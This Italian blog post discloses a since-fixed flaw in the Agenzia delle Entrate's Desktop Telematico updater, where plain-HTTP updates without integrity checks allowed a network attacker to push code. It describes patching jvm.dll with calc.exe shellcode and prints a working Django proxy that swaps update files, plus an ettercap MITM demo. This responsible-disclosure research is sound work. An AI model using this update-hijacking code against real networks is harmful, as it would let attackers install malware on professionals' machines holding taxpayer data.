25 Apr 2021

Desktop Telematico (Agenzia delle entrate), MITM to RCE

by Mattia Furlani, Nicola Vella

Ciao a tutti, sono Mattia Furlani ed oggi vi parlerò di come sono riuscito a trovare un bug abbastanza grave all'interno del software Desktop Telematico, rilasciato dall'Agenzia delle entrate.

Premesse

Fino all'anno scorso, chiunque usasse, per motivi lavorativi o personali, il software Desktop Telematico, rischiava di scaricare codice malevolo (virus o quant'altro) ogni volta che aggiornava il programma.

Questo perchè, nel caso nella stessa rete ci fosse stato un malintenzionato, quest'ultimo poteva modificare i file che venivano scaricati per l'aggiornamento tramite un attacco MiTM.

Il problema poteva sembrare innocuo o con poco riscontro nella vita reale. Tuttavia, dato l'obbligo di utilizzo di questo software per commercialisti e CAF, e che spesso le reti usate sono pubbliche o comunque che la password del wifi viene condivisa con molte persone, la questione cambia.

Pertanto, i dati detenuti da parte di queste figure professionali sono a rischio di essere rubati/manipolati/crittografati (basti pensare al danno che potrebbe fare un cryptolocker sul pc di un commercialista).

Ho già contattato l'azienda che sviluppa il software ed hanno risolto in tempi molto rapidi, quindi kudos a loro.

Per chi di voi svolge il ruolo di commercialista o utilizza il software Desktop Telematico, consiglio di assicurarsi che avete aggiornato il software dopo febbraio (circa), nel caso non l'aveste fatto invece riscaricate l'applicazione dal sito ufficiale.

Per quelli di voi interessati al processo che mi ha portato a scoprire il problema e sviluppare l'exploit per sfruttarlo, di seguito i dettagli tecnici.

Come ho scoperto il problema

Durante il processo di apertura della mia partita IVA (del mio cappio al collo) ho avuto la necessità di usare il software Desktop Telematico per preparare un documento da inviare all'agenzia delle entrate.

All'apertura è iniziato un aggiornamento, mentre lo faceva mi è saltato all'occhio l'url da cui stava scaricando i file, `http://jws.agenziaentrate.it/...` .

Wow, non mi sembra molto sicuro scaricare degli aggiornamenti in chiaro, anche perchè, qualsiasi persona nella nostra stessa rete potrebbe intercettare il traffico e cambiarne il contenuto. Sul momento, non avendo molto tempo nè voglia avevo lasciato stare, tuttavia causa covid a capodanno ero a casa da solo e mi è rivenuto in mente quello che avevo trovato.

Vediamo se si può eseguire codice arbitrario… e come ho passato il capodanno :(…

Analizzare il traffico con burp suite

Per fortuna BurpSuite permette di intercettare traffico HTTP che passa al di fuori del browser (link alla doc), questo mi ha permesso di visualizzare il traffico che passava.

Purtroppo non ho fatto nessuno screenshot, tuttavia a partire da questo file XML (http://jws.agenziaentrate.it/telematicoEntrateUpdateSite/compositeContent.xml) chiamava ricorsivamente i vari *child* per vedere se c'erano aggiornamenti, questi avevano a loro volta un `content.jar` , che in realtà erano zip con all'interno un `content.xml` , che contiene istruzioni su dipendenze e versioni dei pacchetti.

```
<?xml version='1.0' encoding='UTF-8'?>
<?compositeMetadataRepository version='1.0.0'?>
<repository name='&amp;quot;Sito applicazioni Entrate&amp;quot;'
    type='org.eclipse.equinox.internal.p2.metadata.repository.Compos
  <properties size='1'>
    <property name='p2.timestamp' value='1315696288'/>
  </properties>
  <children size='39'>
    <child location='Telematico-FileInternet'/>
    <child location='Telematico-Entratel'/>
    <child location='Telematico-Controlli'/>
    <child location='Telematico-Base'/>
    <child location='Telematico-Desktop'/>
    <child location='Telematico-Dichiarazioni'/>
    <child location='Telematico-Multiplatform'/>
    <child location='Controlli-Equitalia'/>
    <child location='Controlli-Anagrafico'/>
    <child location='Controlli-Atti-Registro'/>
    <child location='Controlli-Versamenti'/>
    <child location='Controlli-Dichiarazioni'/>
    <child location='Controlli-Dichiarazioni-2014'/>
    <child location='Controlli-Dichiarazioni-2015'/>
    <child location='Controlli-Dichiarazioni-2016'/>
    <child location='Controlli-Dichiarazioni-2017'/>
    <child location='Controlli-Dichiarazioni-2018'/>
    <child location='Controlli-Dichiarazioni-2019'/>
    <child location='Controlli-Dichiarazioni-2020'/>
```

```
      <child location='Controlli-Dichiarazioni-2021'/>
      <child location='Controlli-Dichiarazioni-Pregresse'/>
      <child location='Controlli-EntiEsterni-Contribuenti'/>
      <child location='Controlli-EntiEsterni-Operatori'/>
      <child location='Controlli-EntiEsterni-Enti'/>
      <child location='Controlli-Denunce'/>
      <child location='Controlli-IMU-TASI'/>
      <child location='Controlli-Collaborazione-Volontaria-2015'/>
      <child location='Controlli-Collaborazione-Volontaria-2017'/>
      <child location='Controlli-Collaborazione-Volontaria-2018'/>
      <child location='Controlli-CessioniQuote'/>
      <child location='Controlli-Locazioni'/>
      <child location='Controlli-Rendicontazione'/>
      <child location='Controlli-Dati-Estero'/>
      <child location='Controlli-Dati-Estero-DAC6'/>
      <child location='AsiliNido'/>
      <child location='Onlus'/>
      <child location='EntiEsterniCondivisa'/>
      <child location='Telematico-Comunicazioni'/>
      <child location='Controlli-EntiEsterni-ControlliGenerali-Condivi
    </children>
  </repository>
```

Successivamente, se il software rileva che c'è un aggiornamento fa delle chiamate HTTP anche a degli `artifacts.jar`, contenenti solo il file `artifacts.xml`, che contiene dati riguardanti agli aggiornamenti (dimensioni, hash, etc..).

Per riassumere qui un esempio (striminzito) di come vengono fatte le chiamate

```
  http://jws.agenziaentrate.it/telematicoEntrateUpdateSite/compositeCo
  http://jws.agenziaentrate.it/telematicoEntrateUpdateSite/Telematico-
  http://jws.agenziaentrate.it/telematicoEntrateUpdateSite/Telematico-
  http://jws.agenziaentrate.it/telematicoEntrateUpdateSite/Telematico-
  ..... (fa il fetch dei vari content.jar in base al contenuto di comp
```

Se dai content.jar rileva una nuova versione a quel punto inizia a prendersi gli artifacts come sotto

```
  http://jws.agenziaentrate.it/telematicoEntrateUpdateSite/Telematico-
  http://jws.agenziaentrate.it/telematicoEntrateUpdateSite/Telematico-
  http://jws.agenziaentrate.it/telematicoEntrateUpdateSite/Telematico-
  ...
```

Infine fa il fetch dei file a cui fanno riferimento gli artifacts, questo a meno che non li abbia già.

Questo è il modo in cui gestisce gli aggiornamenti `p2 equinox`, personalmente non ho avuto voglia di studiare in modo approfondito come funziona, tuttavia, se vede che nel content.jar c'è una nuova versione di uno dei componenti principali, scarica ricorsivamente le sue dipendenze, sempre che non le abbia già ad una versione accettabile (buona parte del mio tempo l'ho perso per riuscire a far sentire al programma la presenza di un aggiornamento, è un sistema complesso e a parer mio sovraingegnerizzato).

Una volta che sceglie i file di cui ha bisogno all'interno dei vari `contents.xml`, inizia a cercare il link di download a quei files da `artifacts.xml`

Analizzando il `content.xml` di `Telematico-Desktop`, ho notato questa parte

```
  <unit id='it.sogei.telematico.application.prodotto_root.win32.win32.
    <provides size='1'>
      <provided namespace='org.eclipse.equinox.p2.iu' name='it.sogei.t
    </provides>
    <filter>
      (&amp;(osgi.arch=x86)(osgi.os=win32)(osgi.ws=win32))
    </filter>
    <artifacts size='1'>
      <artifact classifier='binary' id='it.sogei.telematico.applicatio
```

```
    </artifacts>
    <touchpoint id='org.eclipse.equinox.p2.native' version='1.0.0'/>
    <touchpointData size='2'>
      <instructions size='2'>
        <instruction key='uninstall'>
          cleanupzip(source:@artifact, target:${installFolder});
        </instruction>
        <instruction key='install'>
          unzip(source:@artifact, target:${installFolder});
        </instruction>
      </instructions>
    </touchpointData>
  </unit>
```

Sembra che si possa far scaricare uno zip all'applicativo e farglielo estrarre nella sua cartella di root, questo serve per scaricare una nuova versione dell'eseguibile principale.

Analizzando anche `artifacts.xml` si può notare che il file scaricato non viene neanche sottoposto ad un controllo dell'hash, tuttavia anche se lo fosse stato, sarebbe comunque stato possibile modificarlo, a causa dell'assenza di SSL.

```
  <artifact classifier='binary' id='it.sogei.telematico.application.pr
    <properties size='1'>
      <property name='download.size' value='114293'/>
    </properties>
  </artifact>
```

Come ho accennato prima, `artifacts.xml` da anche informazioni su dove andarsi a prendere il file, di fatti questo file è raggiungibile all'url


```
/telematicoEntrateUpdateSite/Telematico-Desktop/binary/it.sogei.tele
```


Patchare la JVM

All'interno delle cartelle del programma c'è la cartella `jre` , contenente i file relativi al runtime di java, in particolare il file `\DesktopTelematico\jre\bin\client\jvm.dll` viene usato per far partire l'applicazione.

Ho scelto di usare quel file per applicare la mia patch (contenente il codice che voglio far eseguire assieme all'aggiornamento), questo perchè il binario è abbastanza semplice e non dovrebbe avere alcun tipo di offuscamento strano.

Come prima cosa (grazie al consiglio di Nicola Vella) ho creato un nuova sezione eseguibile usando CFF Explorer, sotto si può vedere la differenza tra le sezioni prima e dopo le modifiche fatte grazie a questo tool





Ho aggiunto quindi questa nuova sezione al binario chiamata `patch`, con una dimensione abbondantemente grande per inserire il mio codice.

Successivamente ho cercato uno shellcode che eseguisse calc.exe, ho aggiunto il codice al binario col mio magico `radare2` e, grazie a `x64dbg` (che pare funzioni bene per debuggare file dll), sono riuscito a sistemare lo stack in modo che, dopo che saltavo sul mio codice, il programma riuscisse a procedere con la sua normale esecuzione senza problemi.

Oltre a questo ho avuto la necessità di scrivere poche righe in assembly per evitare che `calc.exe` venisse fatto partire continuamente, questo per salvaguardare un po' il mio povero PC, tuttavia non sto a mostrarlo visto che importa poco.

Scrivere il server per il MITM

Arrivato a questo punto sapevo già che file andare a sovrascrivere e come farglielo scaricare, l'unico pezzo che mi mancava era scrivere un miniserver web che cambiasse solo i file necessari al mio PoC tra le tante risposte che inviava il server.

I file da sostituire erano tre:

- telematicoEntrateUpdateSite/Telematico-Desktop/artifacts.jar
- telematicoEntrateUpdateSite/Telematico-Desktop/content.jar
- telematicoEntrateUpdateSite/Telematico-Desktop/binary/it.sogei.telematico.application.prodotto_root.win32.win32.x86_1.0.3.202012301051

In questo caso dentro `artifacts.xml` e `content.xml` ho dovuto sostituire tutte le stringhe che facevano riferimento alla versione corrente di `it.sogei.telematico.application.prodotto_root.win32.win32.x86` con una nuova versione fittizzia, la `1.0.3.202012301051`.

Oltre a questo, per fare in modo che al client importasse di questa nuova versione, ho dovuto cambiare la versione di `it.sogei.telematico.application.prodotto`, che sembra sia il *"main"* del file content.xml, in parole povere, il client, prima controlla se questo pacchetto ha un aggiornamento, e solo dopo controlla se ha tutti i pacchetti `required` ad una versione accettabile, nel caso gliene manchi qualcuno lo scarica.

Quindi, siamo arrivati al punto cruciale, ora ci basta scrivere quel miniserver di cui parlavo.

L'idea è che il dominio jws.agenziaentrate.it dovrà puntare a questo webserver, in modo che tutti i file vengano richiesti a quest'ultimo. Ogni volta che arriva una richiesta lui

controlla se deve sostituirla con un file tra quelli elencati sopra, se lo deve fare ritorna il contenuto di quel file, altrimenti fa una richiesta all'ip del server ufficiale, ne prende la risposta, e la manda al nostro client, questo è il (terribile) codice della view

```
import requests
from django.http import HttpResponse

ip = "http://217.175.50.78/"

to_subst = {
    "telematicoEntrateUpdateSite/Telematico-Desktop/artifacts.jar":
    "telematicoEntrateUpdateSite/Telematico-Desktop/content.jar": ".
    "telematicoEntrateUpdateSite/Telematico-Desktop/binary/it.sogei.
}

def interceptAndModify(request, path):
    right_fun = {
        "GET": requests.get,
        "HEAD": requests.head,
    }
    resp = None

    if path not in to_subst.keys():
        right_fun = right_fun[request.method]
        r = right_fun(f"{ip}{path}")
        resp = HttpResponse(
            status=r.status_code,
        )
        if hasattr(r, "content"):
            resp.content = r.content
    else:
        right_fun = right_fun["HEAD"]
        r = right_fun(f"{ip}{path}")
        print(path, "content subs")
        resp = HttpResponse(
            status=r.status_code
        )
        if request.method == "GET":
            with open(to_subst[path], "rb") as rd:
                resp.content = rd.read()

    if not (path in to_subst.keys() and r.status_code == 404):
        orig_headers = r.headers
        for y in ["Content-Length", "Connection", "Keep-Alive", "Con
            if y in orig_headers:
                del(orig_headers[y])
        for x, k in orig_headers.items():
            resp[x] = k
    else:
        print("skipping orig 404 headers")
        resp.status_code = 200
        resp["X-Powered-By"] = "Sogei S.p.A."
    if path in to_subst.keys():
        print(path, "last modified changed")
        resp["Last-Modified"] = "Wed, 20 Dec 2021 08:28:00 GMT"


    if resp.status_code != 404:
        resp["Content-Type"] = "application/java-archive"
    return resp
```

e questo quello che gestisce la route (sì lo so potevo usare flask al posto di django ma vabbè)

```
from django.urls import re_path
from .views import interceptAndModify
urlpatterns = [
    re_path(r'^(?P<path>.*)$', interceptAndModify),
]
```


Demo time!

Finalmente posso dimostrare come, usando ettercap, da un pc connesso alla stessa rete della vittima, si possa fare un MiTM e, da questo, arrivare ad eseguire codice remoto (in questo caso aprire calc.exe) quando la vittima apre il programma (e lascia che l'aggiornamento automatico venga completato)

Conclusioni

Pur quanto fosse molto semplice accorgersi del bug, lo sviluppo dell'exploit non è stato altrettanto facile. Detto questo, non sarebbe male se in Italia fosse istituito un programma di bug bounty per gli applicativi della PA, cosicché falle di sicurezza come quella presentata in questo post, verrebbero segnalate e sistemate più velocemente e, soprattutto, non utilizzate da malintenzionati.

Al momento ci sono delle linee guida sulla responsible disclosure per alcuni applicativi come PagoPA, ma non vengono offerte ricompense a chi segnala problemi di sicurezza, il che non incoraggia appassionati ed esperti a spendere del tempo alla ricerca di problemi. Qui un esempio di cosa ha portato l'iniziativa Hack The Pentagon:



Inoltre, sia per un fattore di trasparenza nei confronti dei cittadini, sia per permettere a questi di contribuire alla risoluzione di problemi sugli applicativi pubblici, sarebbe ideale rendere i software rilasciati ed usati dalla pubblica amministrazione open source, qui vengono spiegati i vantaggi che comporterebbe.

Sono rimasto colpito dalla prontezza con la quale il team di sviluppo Sogei sia riuscito a sistemare il problema, ho reportato il bug a capodanno e dopo circa una settimana il problema è stato preso in carico in modo molto professionale.

Ringrazio Nicola Vella per i consigli sullo sviluppo dell'exploit, Jacopo Bonomi per le sue skills da letterato (e per come probabilmente cambierà le conclusioni), infine Alessio De Pauli per aver provato a fare magie coi bytecode di Java prima di scoprire quell'unzip.

fibonhack@templeos:~/Desktop Telematico (Agenzia delle entrate), MITM to RCE$
